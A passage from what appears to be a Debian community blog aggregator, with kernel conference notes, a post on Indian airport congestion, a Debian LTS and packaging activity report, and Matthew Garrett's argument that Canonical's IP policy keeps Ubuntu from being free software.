is a complex problem. Arnd Bergmann presented the current status of this process. There has not yet been much progress in mainline, but more fixes have been prepared. The changes to struct inode and to input events are proving to be particularly problematic. There is a need to add new system calls, and he intends to add these for all (32-bit) achitectures at once. Copyright retention James Bottomley talked about how developers can retain copyright on their contributions. It's hard to renegotiate within an existing employment; much easier to do this when preparing to sign a new contract. Some employers expect you to fill in a document disclosing 'prior inventions' you have worked on. Depending on how it's worded, this may require the employer to negotiate with you again whenever they want you to work on that same software. It's much easier for contractors to retain copyright on their work - customers expect to have a custom agreement and don't expect to get copyright on contractor's software.

Ross Gammon: My Open Source Contributions June November 2016

So much for my monthly blogging! Here s what I have been up to in the Open Source world over the last 6 months. Debian Ubuntu Other Plan for December Debian Before the 5th January 2017 Debian Stretch soft freeze I hope to: Ubuntu Other

2 December 2016

Shirish Agarwal: Air Congestion and Politics

Confession time first I am not a frequent flyer at all. My first flight was in early late 2006. It was a 2 hour flight from Bombay (BOM) to Bengaluru (formerly Bangalore, BLG) . I still remember the trepidation, the nervousness and excitement the first time I took to air. I still remember the flight very vividly, It was a typical humid day for Bombay/Mumbai and we (me and a friend) had gone to Sahar (the domestic airport) to take the flight in the evening. Before starting the sky had turned golden-orange and I was wondering how I would feel once I would be in air.We started at around 20:00 hours in the evening and as it was a clear night were able to see the Queen s necklace (Marine Drive) in all her glory. The photographs on the wikipedia page don t really do justice to how beautiful the whole boulevard looks at night, especially how it looks from up there. While we were seeing, it seemed the pilot had actually banked at 45 degrees angle so we can have the best view of the necklace OR maybe the pilot wanted to take a photo OR ME being in overdrive (like Robin Williams, the Russian immigrant in Moscow on the Hudson experiences the first time he goes to the mall ;)) In either way, this would be an experience I would never forget till the rest of my life. I remember I didn t move an inch (even to go the loo) as I didn t want to let go of the whole experience. While I came back after 3-4 days, I still remember re-experiencing/re-imagining the flights for a whole month each time I went to sleep. While I can t say it has become routinised, but have been lucky to have the opportunity to fly domestic around the country primarily for work. After the initial romanticism wears off, you try and understand the various aspects of the flight which are happening around you. These experiences are what lead to file/share today s blog post. Yesterday, Ms. Mamata Banerjee, one of the leaders of the Opposition cried wolf because the Aircraft was circling the Airport. Because she is the Chief Minister she feels she should have got precedent or at least that seems to be the way the story unfolded on TV. I have been about 15-20 times on flight in the last decade for work or leisure. Almost all the flights I have been, it has been routine that the flights fly around the Airport for 15-20 minutes before landing. This is routine . I have seen Airlines being stacked (remember the scene from Die Hard 2 where Holly Mclane, John Mclane s wife looks at different aircraft at different altitudes from her window seat) this is what an Airport has to do when it doesn t have enough runaways. In fact just read few days back MIAL is going for an emergency expansion as they weren t expecting as many passengers as they did this year as well as last. In fact the same day there was a near-miss between two aircraft in Mumbai airport itself. Because of Ms. Mamata s belligerence, this story didn t even get a mention in the TV mainstream media. The point I wanna underscore is that this is a fact of life and not just in India, world-over it seems hubs are being busier than ever, for instance Heathrow has been also a busy bee and they will to rework air operations as per a recent article . In India, Kolkata is also one of the busier airports . If anything, I hope it teaches her the issues that plague most Indian airports and she works with the Government in Center so the Airport can expand more. They just got a new terminal three years back. It is for these issues that the Indian Government has come with the Regional Connectivity Scheme . Lastly, a bit of welcome news to people thinking to visit India, the Govt. of the day is facilitating easier visa norms to increase tourism and trade to India. Hope this is beneficial to all and any Debian Developers who wanna come visit India I do hope that we also do get reciprocity from those countries as well.
Filed under: Miscellenous Tagged: # Domestic Flights, #Air Congestion, #Airport Expansion, #Kolkata, #near-miss, #Visa for tourists

Rapha&#235;l Hertzog: My Free Software Activities in November 2016

My monthly report covers a large part of what I have been doing in the free software world. I write it for my donors (thanks to them!) but also for the wider Debian community because it can give ideas to newcomers and it s one of the best ways to find volunteers to work with me on projects that matter to me. Debian LTS In the 11 hours of (paid) work I had to do, I managed to release DLA-716-1 aka tiff 4.0.2-6+deb7u8 fixing CVE-2016-9273, CVE-2016-9297 and CVE-2016-9532. It looks like this package is currently getting new CVE every month. Then I spent quite some time to review all the entries in dla-needed.txt. I wanted to get rid of some misleading/no longer applicable comments and at the same time help Olaf who was doing LTS frontdesk work for the first time. I ended up tagging quite a few issues as no-dsa (meaning that we will do nothing for them as they are not serious enough) such as those affecting dwarfutils, dokuwiki, irssi. I dropped libass since the open CVE is disputed and was triaged as unimportant. While doing this, I fixed a bug in the bin/review-update-needed script that we use to identify entries that have not made any progress lately. Then I claimed libgc and and released DLA-721-1 aka libgc 1:7.1-9.1+deb7u1 fixing CVE-2016-9427. The patch was large and had to be manually backported as it was not applying cleanly. The last thing I did was to test a new imagemagick and review the update prepared by Roberto. pkg-security work The pkg-security team is continuing its good work: I sponsored patator to get rid of a useless dependency on pycryptopp which was going to be removed from testing due to #841581. After looking at that bug, it turns out the bug was fixed in libcrypto++ 5.6.4-3 and I thus closed it. I sponsored many uploads: polenum, acccheck, sucrack (minor updates), bbqsql (new package imported from Kali). A bit later I fixed some issues in the bbsql package that had been rejected from NEW. I managed a few RC bugs related to the openssl 1.1 transition: I adopted sslsniff in the team and fixed #828557 by build-depending on libssl1.0-dev after having opened the proper upstream ticket. I did the same for ncrack and #844303 (upstream ticket here). Someone else took care of samdump2 but I still adopted the package in the pkg-security team as it is a security relevant package. I also made an NMU for axel and #829452 (it s not pkg-security related but we still use it in Kali). Misc Debian work Django. I participated in the discussion about a change letting Django count the number of developers that use it. Such a change has privacy implications and the discussion sparked quite some interest both in Debian mailing lists and up to LWN. On a more technical level, I uploaded version 1.8.16-1~bpo8+1 to jessie-backports (security release) and I fixed RC bug #844139 by backporting two upstream commits. This led to the 1.10.3-2 upload. I ensured that this was fixed in the 1.10.x upstream branch too. dpkg and merged /usr. While reading debian-devel, I discovered dpkg bug #843073 that was threatening the merged-/usr feature. Since the bug was in code that I wrote a few years ago, and since Guillem was not interested in fixing it, I spent an hour to craft a relatively clean patch that Guillem could apply. Unfortunately, Guillem did not yet manage to pull out a new dpkg release with the patches applied. Hopefully it won t be too long until this happens. Debian Live. I closed #844332 which was a request to remove live-build from Debian. While it was marked as orphaned, I was always keeping an eye on it and have been pushing small fixes to git. This time I decided to officially adopt the package within the debian-live team and work a bit more on it. I reviewed all pending patches in the BTS and pushed many changes to git. I still have some pending changes to finish to prettify the Grub menu but I plan to upload a new version really soon now. Misc bugs filed. I filed two upstream tickets on uwsgi to help fix currently open RC bugs on the package. I filed #844583 on sbuild to support arbitrary version suffix for binary rebuild (binNMU). And I filed #845741 on xserver-xorg-video-qxl to get it fixed for the xorg 1.19 transition. Zim. While trying to fix #834405 and update the required dependencies, I discovered that I had to update pygtkspellcheck first. Unfortunately, its package maintainer was MIA (missing in action) so I adopted it first as part of the python-modules team. Distro Tracker. I fixed a small bug that resulted in an ugly traceback when we got queries with a non-ASCII HTTP_REFERER. Thanks See you next month for a new summary of my activities.

No comment Liked this article? Click here. My blog is Flattr-enabled.

Matthew Garrett: Ubuntu still isn't free software

Mark Shuttleworth just blogged about their stance against unofficial Ubuntu images. The assertion is that a cloud hoster is providing unofficial and modified Ubuntu images, and that these images are meaningfully different from upstream Ubuntu in terms of their functionality and security. Users are attempting to make use of these images, are finding that they don't work properly and are assuming that Ubuntu is a shoddy product. This is an entirely legitimate concern, and if Canonical are acting to reduce user confusion then they should be commended for that.

The appropriate means to handle this kind of issue is trademark law. If someone claims that something is Ubuntu when it isn't, that's probably an infringement of the trademark and it's entirely reasonable for the trademark owner to take action to protect the value associated with their trademark. But Canonical's IP policy goes much further than that - it can be interpreted as meaning[1] that you can't distribute works based on Ubuntu without paying Canonical for the privilege, even if you call it something other than Ubuntu.

This remains incompatible with the principles of free software. The freedom to take someone else's work and redistribute it is a vital part of the four freedoms. It's legitimate for Canonical to insist that you not pass it off as their work when doing so, but their IP policy continues to insist that you remove all references to Canonical's trademarks even if their use would not infringe trademark law.

If you ask a copyright holder if you can give a copy of their work to someone else (assuming it doesn't infringe trademark law), and they say no or insist you need an additional contract, it's not free software. If they insist that you recompile source code before you can give copies to someone else, it's not free software. Asking that you remove trademarks that would otherwise infringe trademark law is fine, but if you can't use their trademarks in non-infringing ways, that's still not free software.

Canonical's IP policy continues to impose restrictions on all of these things, and therefore Ubuntu is not free software.

[1] And by "interpreted as meaning" I mean that's what it says and Canonical refuse to say otherwise

comment count unavailable comments

Next.

Previous.